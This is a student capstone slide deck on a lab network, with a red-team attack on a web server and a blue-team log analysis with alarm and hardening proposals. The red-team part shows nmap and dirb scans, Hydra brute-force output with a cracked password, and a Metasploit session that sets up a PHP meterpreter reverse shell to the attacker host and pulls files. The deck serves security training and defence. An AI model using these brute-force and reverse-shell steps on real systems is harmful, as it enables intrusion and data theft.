



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

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
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Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask:
Gateway:192.168.1.1

Machines

IPv4:192.168.1.90
OS:Kali 2020.1
Hostname:Kali(attacker)

IPv4:192.168.1.100
OS: Unbuntu
Hostname: ELK

IPv4:192.168.1.105
OS:Unbuntu
Hostname:Capstone

IPv4:192.168.1.1
OS:Windows 10 Pro
Hostname:Mingw64

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Attacker Machine
Capstone (Ubuntu)	192.168.1.105	Victim Machine
ELK(Ubuntu)	192.168.1.100	Monitoring Machine
Mingw64 (Windows 10 Pro)	192.168.1.1	Gateway & Used to view kibana on ELK

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Security misconfigurations	<i>Lack of authorizations protocols for restricted directories allowed for browsing.</i>	
Brute Force CVE-2019-3746	When an attacker uses different username and password combinations to access a device and system	The system was east to access by use of brute force with a password list like rockyou.txt. Other programs like john the ripper and hydras also can be used.
PHP Reverse Shell Vulnerability	Established shell connection through a reverse php payload	<i>Successfully established meterpreter session, traversed network and was able to see all the files</i>

Exploitation: Security Misconfigurations

01

Tools & Processes

- Used nmap to map the network, discover IPs and open ports and scan for running services
- Used the browser to navigate folders on the web server

02

Achievements

- Was able to see the webdav directory and from there i was able to see other important folders
- Discovered the secret_folders directory within the company_folders directory.

03

Screenshot in the next slide.

```
---- Scanning URL: http://192.168.1.105/ ----  
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)  
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)
```

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public

Exploitation: BruteForce Login Vulnerability

01

Tools & Processes

- Used Hydra to bruteforce the password for ashtons account with the username ashton.
- Used the crackstation website to crack ryans password

02

Achievements

- Logged into Ashtons account and gathered instructions on how to access the corporate server.
- While going through the directory a hash was uncovered and that was used to crack ryans password

03

Screenshots in the next slide.

Authentication Required



http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Cancel

OK

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-14 0
8:59:45
root@Kali:~#
```

Exploitation: PHP Reverse Shell Vulnerability

01

Tools & Processes

- Used msfvenom upload the reverse shell payload
- Metasploit was used on the command line to find a reverse PHP shell vulnerability we could use on the target

02

Achievements

- Deployed the reverse shell payload and established a meterpreter session
- Went through the directors and was able to capture the flag

03

Screenshot in the next slide

```

+ -- ==[ metasploit v5.0.76-dev ]
+ -- ==[ 1971 exploits - 1088 auxiliary - 339 post ]
+ -- ==[ 558 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

msf5 > use multi/handler
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 80
lport => 80
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.1.90:80
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:80 -> 192.168.1.105:47802) a
t 2021-09-15 17:22:38 -0700

meterpreter > █

1000000/rw----- 05000004 rll 2020-00-19 04:00:40 -0700 vmlinuz
100600/rw----- 8380064 fil 2020-06-04 03:29:12 -0700 vmlinuz.old

meterpreter > cat flag.txt
bing0w@5h1sn@m0
meterpreter > download flag.txt
[*] Downloading: flag.txt -> flag.txt
[*] Downloaded 16.00 B of 16.00 B (100.0%): flag.txt -> flag.txt
[*] download : flag.txt -> flag.txt
meterpreter > █

```




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Time ▾	destination.ip	source.ip	server.port	destination.port
> Sep 16, 2021 @ 03:31:40.155	127.0.0.1	127.0.0.1	-	80
> Sep 16, 2021 @ 03:31:40.155	127.0.0.1	127.0.0.1	-	80
> Sep 16, 2021 @ 03:31:40.155	127.0.0.1	127.0.0.1	-	80
> Sep 16, 2021 @ 03:31:40.155	127.0.0.1	127.0.0.1	-	80
> Sep 16, 2021 @ 03:31:40.155	127.0.0.1	127.0.0.1	-	80
> Sep 16, 2021 @ 03:31:40.155	192.168.1.100	192.168.1.105	-	9200
> Sep 16, 2021 @ 03:31:40.155	192.168.1.100	192.168.1.105	-	9200
> Sep 16, 2021 @ 03:31:40.155	192.168.1.100	192.168.1.105	-	9200
> Sep 16, 2021 @ 03:31:40.155	192.168.1.100	192.168.1.105	-	9200
> Sep 16, 2021 @ 03:31:40.155	192.168.1.100	192.168.1.105	-	9200
> Sep 16, 2021 @ 03:31:40.004	166.62.111.64	172.16.4.205	-	80
> Sep 16, 2021 @ 03:31:40.004	166.62.111.64	172.16.4.205	-	80
> Sep 16, 2021 @ 03:31:40.004	166.62.111.64	172.16.4.205	-	80
> Sep 16, 2021 @ 03:31:40.004	166.62.111.64	172.16.4.205	-	80
> Sep 16, 2021 @ 03:31:40.004	166.62.111.64	172.16.4.205	-	80
> Sep 16, 2021 @ 03:31:40.004	172.16.4.205	166.62.111.64	-	49190
> Sep 16, 2021 @ 03:31:40.004	172.16.4.205	81.4.122.101	-	49220
> Sep 16, 2021 @ 03:31:40.004	93.95.100.178	172.16.4.205	-	443
> Sep 16, 2021 @ 03:31:40.004	93.95.100.178	172.16.4.205	-	443
> Sep 16, 2021 @ 03:31:40.004	172.16.4.205	93.95.100.178	-	49236
> Sep 16, 2021 @ 03:31:40.004	172.16.4.205	93.95.100.178	-	49237
> Sep 16, 2021 @ 03:31:40.004	172.16.4.205	93.95.100.178	-	49236
> Sep 16, 2021 @ 03:31:40.004	142.250.69.202	192.168.1.90	-	443


Analysis: Finding the Request for the Hidden Directory



Analysis: Uncovering the Brute Force Attack

⌘	method	get
#	network.bytes	861B
⌘	network.community_id	1:f1hXoDRefTL8Gnm2YWGGRX14U8M=
⌘	network.direction	outbound
⌘	network.protocol	http
⌘	network.transport	tcp
⌘	network.type	ipv4
⌘	query	GET /company_folders/secret_folder
#	server.bytes	698B
⌘	server.ip	192.168.1.105
#	server.port	80
#	source.bytes	163B
⌘	source.ip	192.168.1.90
#	source.port	37624
⌘	status	Error
⌘	type	http
⌘	url.domain	192.168.1.105
⌘	url.full	http://192.168.1.105/company_folders/secret_folder
⌘	url.path	/company_folders/secret_folder
⌘	url.scheme	http
⌘	user_agent.original	Mozilla/4.0 (Hydra)

Analysis: Finding the WebDAV Connection





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- We can set alert that lets us know of high volumes of traffic coming from a single source.
- You can set the threshold to 5,000 hits to the server and adjust if needed. This will give us some analysis on the amount of traffic and from what source its coming from.

System Hardening

- A well configured firewall can defend against port scans. These firewalls can be running on every machine that has access externally.
- The firewalls will filter the traffic and detect port scans and shut them down

Mitigation: Finding the Request for the Hidden Directory

Alarm

- We need to set a alarm to get alerted for attempts to get this hidden directory.
- Also, since hydra was used to brute-force the password, we can set a alert to look for hydra and block the offending IP once detected

System Hardening

- There should be stronger authentication on the directory with the secret files. Also, moving the director to another server without outside access could be a way to mitigate unwanted access.
 - Encrypt the sensitive data contained in the secret directory
 - You can use filebeat to monitor the directory and its contents for any access.
-

Mitigation: Preventing Brute Force Attacks

Alarm

You can create a alert for failed login attempts within a short period of time. Also, create a alert that gets triggered when there are multiple failed attempts from the same IP.

We can start the threshold at five failed login attempts with 30 seconds from the same IP address .

System Hardening

- Strong password policy including (length, special characters, etc)
- Two factor authentication
- Biometric authentication
- Limit failed attempts

Mitigation: Detecting the WebDAV Connection

Alarm

- You can whitelist IP addresses that access WebDav and block all others
- Create a alert to notify the admin of any traffic to WebDav from any IP not whitelisted
- Also, create a alert that gets triggered after 3 failed attempts to access the WebDav directory

System Hardening

- You can think about switching the site to HTTPS protocol instead of HTTP to ensure valid SSL certificates
 - Block access to any IP address that not whitelisted
 - Since there is a file lock within WebDAV, the feature can be used to secure certain files and directories and keep users from editing the file at same time
-

Mitigation: Identifying Reverse Shell Uploads

Alarm

- I would create a alert for any unauthorized file that was uploaded
- You can set the threshold to 1 so it can alert of any attempt of a unauthorized file
- You can also set an alarm that is based on the file type that is uploaded.

System Hardening

- You can require any file upload to require authentication to be uploaded.
 - Store uploaded files in a location not accessible from the web
 - Define Valid types of files that the users should be able to upload
-

*The
End*